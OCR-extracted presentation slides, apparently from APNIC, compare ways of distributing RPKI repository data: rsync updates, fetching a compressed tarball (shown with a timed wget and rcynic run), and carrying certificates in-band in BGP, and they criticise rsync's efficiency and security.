
- Moving the data from Brisbane to the Oregon Amazon AWS (EC2) location Reduced effective end-to-end delay compared to Brisbane by half

RTT APNIC from EC2 (west coast)



- Prefetch reduced effective RTT to comparable to LAN speed of service
- One TCP fetched all the data

Can we do better?



- Prefetch reduced effective RTT to comparable to LAN speed of service
- One TCP fetched all the data

Can we do better?

YES

< 100sec

Avoid treewalk: fetch .tgz

‹‹ snip ‹‹
$ time (wget http://occluded.apnic.net/rpki.apnic.net.tar.bz2 ; mkdir -p
unauthenticated ; (cd unauthenticated ; tar jxf ../rpki.apnic.net.tar.bz2) ; ./rcynic)
--2014-02-25 20:45:57-- http://occluded.apnic.net/rpki.apnic.net.tar.bz2
HTTP request sent, awaiting response... 200 OK
Length: 2187580 (2.1M) [application/x-bzip2]
Saving to: `rpki.apnic.net.tar.bz2'

100%[==
==================================>] 2,187,580 675K/s in 3.2s

2014-02-25 20:46:00 (675 KB/s) - `rpki.apnic.net.tar.bz2' saved
[2187580/2187580]

real 0m12.642s
user 0m7.206s
sys 0m1.376s

$
‹‹ snip ‹‹

(with “use_rsync=false” in rcynic.conf)

Bricks beats atoms

- It's substantially faster to fetch the entire current repository as a tarball, than it is to rsync update a completely current tree
  - (which took ~25 seconds with the fast patch, ~10 minutes without).
  - *It's just as network efficient, mind you.*
  - *And because its pre-compressed, its faster since it doesn't have to be compressed on-the-fly*

Is this enough?

- We can fix the known problems in the current version of rsync
- We can fix the inefficiencies of local repository cache synchronisation

- But have we fixed all the security issues of rsync?
- And have we really fixed the issues of local cache freshness?

rsync? Really?

- All rpki validators depend on the behaviour of this program
  - that changes over time,
  - not always in a predictable way,
  - and certainly without IETF review
- Its got demonstrable security issues for client and server if ‘bad actors’ enter the arena
- Its block efficient transfer is a bad fit for this data set

Can we do better?

Can we do better?

YES

BGP?

In-band

- Move the crypto data into the protocol (BGP) and send origin signs, certs, and crls in-band (e.g. as a CMS attribute)
- Crypto propagates at the speed of BGP (just in time delivery)
- No bootstrap sync issues with the local cache
- rsync is a just-in-case approach that lags behind BGP propagation – would a just-in-time approach to crypto distribution actually be more efficient and safer?

rsync based security…

- It seems a little strange to build routing security on top of a protocol which we have demonstrated is inefficient, insecure and dangerous to run as server or client